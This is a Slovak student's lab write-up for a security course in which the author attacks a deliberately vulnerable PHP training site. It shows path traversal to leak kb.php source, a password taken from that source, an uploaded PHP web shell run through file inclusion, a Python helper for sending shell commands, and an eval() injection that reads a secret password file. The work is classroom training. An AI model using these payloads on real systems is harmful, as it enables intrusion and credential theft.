

Cvičenie 2 BIT

Fedor Viest

Cvičenie: Po 10:00

2.1. Nájdite file inclusion zraniteľnosť na stránke "kb.php"

Najprv som skúsil niečo takéto:

```
https://xviest.bit.demo-cert.sk/kb.php?
preview=utils/scripts/../../../../etc/passwd
```

čo by malo vypísať obsah súboru /etc/passwd. Ale dostal som takúto chybu, čo mi to zakazuje.

```
Warning: file_get_contents(): open_basedir restriction in effect. File(/kb/approved/utils/scripts/../../../../etc/passwd) is not within the allowed path(s): (./var/www/xviest.bit.demo-cert.sk:/var/tmp:/usr/
Warning: file_get_contents(/kb/approved/utils/scripts/../../../../etc/passwd): failed to open stream: Operation not permitted in /var/www/xviest.bit.demo-cert.sk/kb.php on line 30
```

Ale všimol som si, že sa nachádzam v directory **.kb/approved/**.

```
https://xviest.bit.demo-cert.sk/kb.php?preview=../../../../kb.php
```

čím som si leakol zdrojový kód kb.php

2.2. Analyzujte zdrojový kód stránky samotnej. Identifikujte:

- heslo potrebné pre nahranie nového súboru,
- adresár, do ktorého vie aplikácia zapisovať,
- formát názvu súboru,
- skrytú funkcionálnosť stránky.

1.

Heslo je "**kokodril:)**"

```
// handle file uploads
if (!empty($_FILES['new_page'])) {
    // verify if user knows the secret password
    if ($_POST['password'] != "kokodril:") {
        echo "<h2 style='color:red'>invalid password</h2>";
    } else {
        // make sure user posted either plaintext or html file!
```

2.

3.

Stránka zapisuje do directory **kb/new**, pričom súbory ukladá ako čas v ktorom boli nahraté a v **.html**. Napríklad keď nahrám súbor 2.10.2023 o 11:20, tak súbor sa uloží ako **202310021120.html**. Stránka podporuje iba formáty html a plaintext.

```
use {
    // make sure user posted either plaintext or html file!
    $m = mime_content_type($_FILES['new_page']['tmp_name']);
    switch($m) {
        case 'text/html':
        case 'text/plain':
            // move the file into predictable location
            $dst = "kb/new/".date("YmdHi").".html";
            move_uploaded_file($_FILES['new_page']['tmp_name'], $dst);
            echo "<h2>page has been uploaded. please wait for peer review... <span style='color: #ccc;'>(hint: or not)</span></h2>";
            break;
        default:
            echo "<h2 style='color:red'>file looks suspicious</h2>";
    }
}
```

4.

Skrytá funkcionlita sa nachádza v dynamic_preview, čo sa dá v URL nastaviť na true a potom sa vykoná include v php kóde

```
// handle page preview
if (!empty($_GET['preview'])) {
    echo "<h3>page preview:</h3><pre>";
    if (@$_GET['dynamic_preview'] == true) {
        include("../kb/approved/".$_GET['preview']);
    } else {
        echo file_get_contents("../kb/approved/".$_GET['preview']);
    }
    echo "</pre>";
}
```

2.3. Zneužite tieto dve zranitelnosti na nahranie a vykonanie vlastného "web shell" scriptu, napísaného v jazyku PHP. Script:

- používať funkciu system()
- vykonávať pomocou nej príkazy zadané do premennej "evil_code"

Vytvoril som si jednoduchý .txt súbor s takýmto obsahom:


```
fhpbfvbeqbqe
ewbwtr
gbwetb
wrntrwbevb eoúvbewr
etbeuwobr
vqrte
qbet
wpbeq
```

```
<?php
    echo "ahoj";
?>
```

Tento súbor som nahral na stránku a zaznamenal čas, kedy sa súbor nahral. Potom som sa k nemu dostal pomocou URL:

```
https://xviest.bit.demo-cert.sk/kb.php?
preview=../new/202310021217.html&dynamic_preview=1
```

Keď som nastavil dynamic preview tak už sa vypísalo aj "ahoj".



Súbor som upravil nasledovne:

```
fhpbfbvbeqbqe
ewbwtr
gbwetb
wrntrwbevbeoúvbewr
etbeuwobr
vqrte
qbet
wpbeq

<?php
```

```
if(isset($_GET['evil_code']))
{
    system($_GET['evil_code']);
}
?>
```

`$_GET[]` berie premenné z URL, to znamená, že potom viem vykonávať príkazy použitím **evil_code=** v URL.

```
https://xviest.bit.demo-cert.sk/kb.php?
preview=../new/202310052310.html&dynamic_preview=1&evil_code=ls
```

Pomocou `ls /var/www` som si vypísal obsah priečinka

```
https://xviest.bit.demo-cert.sk/kb.php?
preview=../new/202310052310.html&dynamic_preview=1&evil_code=ls%20/var/www
```

```
git
html
secrets
xberenik.bit.demo-cert.sk
xdanizek.bit.demo-cert.sk
xdrgonm.bit.demo-cert.sk
xfarkasn.bit.demo-cert.sk
xfertalova.bit.demo-cert.sk
xgunovska.bit.demo-cert.sk
xharvan.bit.demo-cert.sk
xjanotkovat.bit.demo-cert.sk
xklanica.bit.demo-cert.sk
xkovald.bit.demo-cert.sk
xkrkoskaj.bit.demo-cert.sk
xlesak.bit.demo-cert.sk
xmachacova.bit.demo-cert.sk
xnovakb.bit.demo-cert.sk
xondrust.bit.demo-cert.sk
xostrakov.bit.demo-cert.sk
xrohun.bit.demo-cert.sk
xromanb.bit.demo-cert.sk
xrybak.bit.demo-cert.sk
xsekeresova.bit.demo-cert.sk
xskalny.bit.demo-cert.sk
xstrbol.bit.demo-cert.sk
xszacsko.bit.demo-cert.sk
xtodorovic.bit.demo-cert.sk
xviest.bit.demo-cert.sk
xvolansky.bit.demo-cert.sk
```

Tu som si všimol priečinok **secrets** a našiel som svoj tajný súbor: **xviest_01806769.php**, na ktorý viem pristúpiť cez:

```
https://secrets.bit.demo-cert.sk/xviest_01806769.php
```

Aby som mohol príkazy spúšťať jednoduchšie a nemusel stále kopírovať z/do URL, spravil som si python script, kde viem rovno napísať príkazy a prepínače, ktoré sa majú vykonať.

```
import requests
import re

website = "https://xviest.bit.demo-cert.sk/kb.php?preview=../new/{}.html{}"

filename = "202310052310"

options = "&dynamic_preview=1&evil_code="

while 1:
    code = str(input("shell commands: "))
    options += code
    r = requests.get(website.format(filename, options))
    print("Website url: ", r.url)
    if r.status_code == 200:
        output = re.sub(r'<.*?>', '', r.text)
        print("\n\n\n")
        print(output)
        options = "&dynamic_preview=1&evil_code="
    else:
        print("Error: {}".format(r.status_code))
        break
```

```
shell commands: ls -la

knowledge base manager 4000!approved pagessolutions.html (show
ewbwtr
gbwetb
wrntrwbevbeoúvbewr
etbeuwobr
vqrte
qbet
wpbeq

total 68
drwxr-xr-x  4 xviest xviest 4096 Sep 24 15:06 .
drwxr-xr-x 31 root   root   4096 Sep 24 15:03 ..
drwxr-xr-x  8 root   root   4096 Sep 24 15:39 .git
-rw-r--r--  1 root   root    68 Sep 24 15:02 README.md
-rw-r--r--  1 root   root  1874 Sep 24 15:02 backend.php
-rw-r--r--  1 root   root   731 Sep 24 15:02 chat.php
-rw-r--r--  1 root   root   982 Sep 24 15:02 codes.php
-rw-r--r--  1 root   root   102 Sep 24 15:06 env.php
-rw-r--r--  1 root   root    62 Sep 24 15:02 env.php.example
-rw-r--r--  1 root   root   387 Sep 24 15:02 hello.php
-rw-r--r--  1 root   root   567 Sep 24 15:02 index.html
drwxr-xr-x  4 xviest xviest 4096 Sep 24 15:02 kb
-rw-r--r--  1 root   root  1879 Sep 24 15:02 kb.php
-rw-r--r--  1 root   root     1 Sep 24 15:02 messages.txt
```

2.4. Pomocou vlastného web shellu nájdite váš "tajný subor" niekde v adresari /var/www/.

- Nepodará sa vám ho prečítať cez file inclusion alebo code injection, no môžete ku nemu prísť cez <http://secrets.bit.demo-cert.sk/...>

Súbor som našiel vo /var/www/secrets

Názov súboru: xviest_01806769.php

2.5. Tajny súbor obsahuje code injection zraniteľnosť cez funkciu eval().

- Nájdite ju a získajte pomocou nej prístup ku suboru "/opt/secrets/{ais_login}.txt"

Najprv som skúsil funkcionálnosť stránky, kde som si z URL všimol, že sa posielajú 3 php premenné (a, op, b). Tak som začal skúšať rôzne príkazy na vyvolanie iného ako default správania.

Napríklad som skúsil do pola napísať iba ";", čo mi nevrátilo nič, alebo error s **unexpected ;**

Potom som skúšal rozne linux príkazy s tým, že som zároveň aj vyplnil polia číslami, napríklad:

```
5; system('ls')
```




simple calc

5; system(ls); + 5 compute

= 5

Potom som našiel, že príkazy v command injection útokoch sa dajú kombinovať pomocou **&&**. Pomocou tohto príkazu som si vedel vypísať obsah php súboru:

```
5 && system('cat xviest_01806769.php');
```



simple calc

5 && system(cat xviest_01806769.php) + 5 compute

simple calc

{\$_GET['a']} + {\$_GET['b']} compute

EOT; if (!empty(\$_GET['op'])) { \$a = \$_GET['a']; \$b = \$_GET['b']; \$op = \$_GET['op']; \$res = eval("return \$a \$op \$b;"); echo " = \$res"; }

Warning: A non-numeric value encountered in /var/www/secrets/xviest_01806769.php(24) : eval()'d code on line 1

= 1

Pomocou tohto príkazu, som si vypísal heslo pre môj účet.

```
5 && system('cat /opt/secrets/xviest.txt');
```

simple calc

Tvoje heslo je **kabar**
= **1**

Heslo: **kabar**